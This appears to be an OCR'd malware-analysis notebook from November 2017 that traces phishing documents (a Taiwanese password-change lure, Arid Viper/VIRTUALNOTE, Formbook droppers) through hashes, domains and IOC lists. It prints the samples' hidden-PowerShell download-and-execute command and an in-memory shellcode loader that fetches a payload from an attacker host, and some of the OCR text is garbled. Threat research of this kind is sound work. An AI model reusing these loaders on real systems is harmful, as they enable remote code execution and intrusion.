
http://coldflys.com/index.aspx?id=h119770395
ns2.coldflys.com

dea244b264d9efbf5ed0301a6278606f
www.coldflys.com
User list must change password.xls
ns1.coldflys.com
c10fc157d1c291c66284a9f07b52a376
ns1.coldflys.com
00e49b4f8250fa4ab60d0d46b2220abc
0bd6e06470e384571058774d9b43841c8ffe54c2
b409538c99f99b94a5035d9fa44a506b41be0feb23e89b7e4d272ba791aa6002
6452d9bf5f9f52ebfc17bc487b4e3227
ns2.coldflys.com
coldflys.com
79.137.113.255
zzo000004yr30.coldflys.com
zz0000000tk30.coldflys.com

2017-11-15: 密碼強制更改通知.docx

密碼強制更改通知.docx
MD5 7a453ad57ab88e0d72fdf7b0366719e8
SHA1 f074a624cc158e63f2f3d77a47fde449715d3623
SHA256 f12dca90a069c948e07b4ebb00d0bd1c409d094a551ead4db024a92cd900b01d
Submitted from Taiwan





Translation (by NewTime AgeFul) : ‘good day, we detect your password leaking and also malicious IP records, please change your password immediately, detail please check

Contains:
==========
 objShell=wscript.createObject("wscript.shell")
objShell.Run "powershell.exe -executionpolicy bypass -Windowstyle hidden -noninteractive -nologo IEX (New-Object Net.WebClient).DownloadString('**https://gist.githubusercontent.com/xmlsdj4561/e1be55752515bb9e61056ba9ba72a1e7/raw/3ada089c57fa03a70692e5d543b7c20389efc387/favicon.ico**')",0,true
wscript.quit*
==========

[Himanshu Anand]: Content of:
https://gist.githubusercontent.com/xmlsdj4561/e1be55752515bb9e61056ba9ba72a1e7/raw/3ada089c57fa03a70692e5d543b7c20389efc387/favicon.ico

Instantly share code, notes, and snippets.

xmlsdj4561 / **favicon.ico**

Created Nov 15, 2017

Code Revisions 1 Embed <script s

1

favicon.ico

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where

        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([S
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
```

==========


```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
```

```
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
		[Parameter(Position = 1)] [Type] $var_return_type = [Void]
	)

	$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
	$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
	$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
$var_parameters).SetImplementationFlags('Runtime, Managed')

	return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String("TVroAAAAAFtSRVWJ5YHDcoAAAP/TicNXaAQAAABQ/9Bo8LWiVmgFAAAA
UP/TAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g
aW4gRE9TIG1vZGUuDQ0KJAAAAAAAAACf0hwW27NyRduzckXbs3JFZvzkRdqzckXF4fZF8rNyRcXh50XIs3JFxeH
xRVqzckX8dQlF1LNyRduzc0UGs3JFxeH7RWKzckXF4eBF2rNyRcXh40Xas3JFUmljaNuzckUAAAAAAAAAAAAAA
AAAAAAAUEUAAEwBBQBOViNZAAAAAAAAAADgAAKhCwEJAABCAgAA4gAAAAAAFFvAQAAEAAAAGACAAA
AABAAEAAAAAIAAAUAAAAAAAAABQAAAAAAAAAAMAQAAAQAAC+NAwACAEABAAAQAAAQAAAAABAAABA
AAAAAAAAQAAAAAPsCAFEAAABk6AIAoAAAAAAABAC0AQAAAAAAAAAAAAAAAAAAAAAAAAAQBADkFgAAA
AAAAAAAAAAAAAAAAAAAA
```

2017-11-14: Arid Viper and VIRTUALNOTE

(Lead credit: @ImPureMotion)

Attacker uses pastes on https://pastebin.com/u/virtualnote for second stage scripts delivery. Some pastes are private



Whos @ljaZeer ?

text 0.92 KB

```
          MY IP: 37.211.98.108.
                _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@           @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;
                (   3 C    )
                ;@'. __*__,."
                 '(.,...."/
```

محضر اجتماع اليوم - Minutes of today 's meeting


MD5 656f5a3b32f242054dbf30ccb358a0ce


SHA1 eff2a0ea43f9146eec6fb71eff35c5f2474fa1f6


SHA256 7a1fa34ca804492415579c3ed4f505a7f09fcd7bc834590cff86e2ce77c4fc73

Exploits DDE

Creation time 2017-10-24 22:34:00









v.dat
MD5 a7ddbe8a7dc013f6127ef685ce48ed16
SHA1 1aeb15468663d5823e43b0c175c6d8850e7cf9a6
SHA256 862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5

Based on Pivot:
Submitted from Palestine, this might be the attacker:
zix.exe
MD5 b7a06d23d0593b1813be882263e7b96a
SHA-1 00b97a49e1208c55e83f7df8e36f9954707e251d
SHA-256 bdc633fe3145d87036ad759be855771d5bb3ca592cecca9ef7f41454d7cf9f05
https://www.hybrid-analysis.com/sample/bdc633fe3145d87036ad759be855771d5bb3ca592cecca9ef7f41454d7cf9f05?environmentId=100



Incident Response




md.exe /S /D /c" echo $sVQWw = New-Object IO.MemoryStream :

==========

```
$diMRMfZk = @'
function ifYFpvaR {
	Param ($var_module, $var_procedure)
	$BdYKbPwp = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
$_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

	return $BdYKbPwp.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($BdYKbPwp.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}
```

```
function XVu {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $xvoiv,
		[Parameter(Position = 1)] [Type] $EECGK = [Void]
	)

	$nMGooHV = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType',
'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
	$nMGooHV.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$xvoiv).SetImplementationFlags('Runtime, Managed')
	$nMGooHV.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $EECGK, $xvoiv).SetImplementationFlags('Runtime, Managed')
	return $nMGooHV.CreateType()
}
[System.Net.WebRequest]::DefaultWebProxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials
[Byte[]]$XGOleOo = (New-Object System.Net.WebClient).DownloadData("http://storgemydata.website/output.bmp")

$keZCpVPaC = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifYFpvaR kernel32.dll VirtualAlloc), (XVu
@([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $XGOleOo.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($XGOleOo, 0, $keZCpVPaC, $XGOleOo.length)

$UnfMZagns = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifYFpvaR kernel32.dll CreateThread), (XVu
@([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$keZCpVPaC,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifYFpvaR kernel32.dll WaitForSingleObject), (XVu @([IntPtr],
[Int32]))).Invoke($UnfMZagns,0xffffffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
	start-job { param($QOiYapm) IEX $QOiYapm } -RunAs32 -Argument $diMRMfZk | wait-job | Receive-Job
}
else {
	IEX $diMRMfZk
}
==========================================================================
```



IOCs


=?UTF-8?B?2YXYrdi22LEg2KfYrNiq2YXYp9i5INin2YTZitmI2YUuZG9j?=
zix[.]exe
www.storgemydata[.]website
storgemydata[.]website
www.storgemydata[.]website
5.175.214[.]9
http:///output[.]bmp
http:///update-online/office-update[.]rtf
http://storgemydata.website/v[.]dat
http://storgemydata.website/x[.]exe
https://docs.google[.]com/uc?export=download&confirm=XRIZ&id=0B0dN5Z2GG3wsbGI3eG5pZkVtY0U

https://pastebin[.]com/2cLsuXj6
https://pastebin[.]com/aJwZj2AV
https://pastebin[.]com/u/virtualnote
00b97a49e1208c55e83f7df8e36f9954707e251d
0154d46831a7777be57d2f497167152b130002acae4b9ef0686295cfff441509
1aeb15468663d5823e43b0c175c6d8850e7cf9a6
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1
3627ed71588c7b55b35592c3b277910041f3d5ff917de721c53684ee18fcda40
40f143c4a2bae06d3b91793d0a2c81d2
656f5a3b32f242054dbf30ccb358a0ce
7a1fa34ca804492415579c3ed4f505a7f09fcd7bc834590cff86e2ce77c4fc73
862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64
9799e4884d515e821671233e76fdc812
a7ddbe8a7dc013f6127ef685ce48ed16
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c
b3f884fcc36d472b4fbcafaf4303fc0a
b7a06d23d0593b1813be882263e7b96a
ca9c02c35b033f85e5fb2e032710720411a36677
cfe968e4cb1898b268e3dd50810a61a995c56c83096e0b3fb565294967c17f16
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9
df5c1082358fa3fd3b7e83c184b1991cc1721be3
e45ca6fa575fa5bfd05c4955114dedaf
ea8786d6e8512faa057be61a4fbcf69917b34bd6
eaa5748de5630d3d1dde0619ed020785e8324486
eff2a0ea43f9146eec6fb71eff35c5f2474fa1f6

2017-11-14: Iranian Order inquiry.doc

Looks generic. “Looks like this is dropping #formbook.”

MD5 : c69a92ffbaccb9d68fa7ba3d48a92c72
SHA1 : e28ffb44bc629cf363bf59c184981cc90c049e14
SHA256 : b7a9837e85cfd6165b724142bc29c6c4b10a26568c3e92767193890374a20266



C2
http://185.24.233.19/2/aplk1.doc

Related
MD5 : a568cd79d9d6dc912b9e905e3bed4eb7
SHA1 : 08fc227f9af27773cc4413927f00997d871532a7
SHA256 : baa93982a2e8fa27bec206fa0c0414afc8d9be5e5f1fe3e2a4db9ba1e2c5bd8c
First name : **Order from Iran and company profile.doc**

http://185.24.233.19/2/apfb.doc

Open dir found by @James_inthe_box
https://twitter.com/James_inthe_box/status/930503143300898816

```
                                                                    Index of /1

[ICO] Name Last modified Size Description
  ------------------------------------------------------------------------------
[PARENTDIR] Parent Directory   -
[ ] apfb.doc 2017-11-12 21:48 551K
[ ] aplk.doc 2017-11-12 22:36 551K
[ ] aplk2.doc 2017-11-12 22:37 551K
[ ] aus.doc 2017-11-12 21:58 551K
[ ] cha.doc 2017-11-12 22:46 551K
[ ] dp1.doc 2017-11-12 21:53 551K
[ ] dp2.doc 2017-11-12 21:53 551K
[ ] dp3.doc 2017-11-12 21:53 551K
[ ] dp4.doc 2017-11-12 21:53 551K
[ ] dp5.doc 2017-11-12 21:54 551K
[ ] emm.doc 2017-11-12 22:04 551K
[ ] frnk.doc 2017-11-12 22:02 551K
[ ] ghst.doc 2017-11-12 22:03 551K
[ ] holy.doc 2017-11-12 22:03 551K
[ ] j1.doc 2017-11-12 21:48 551K
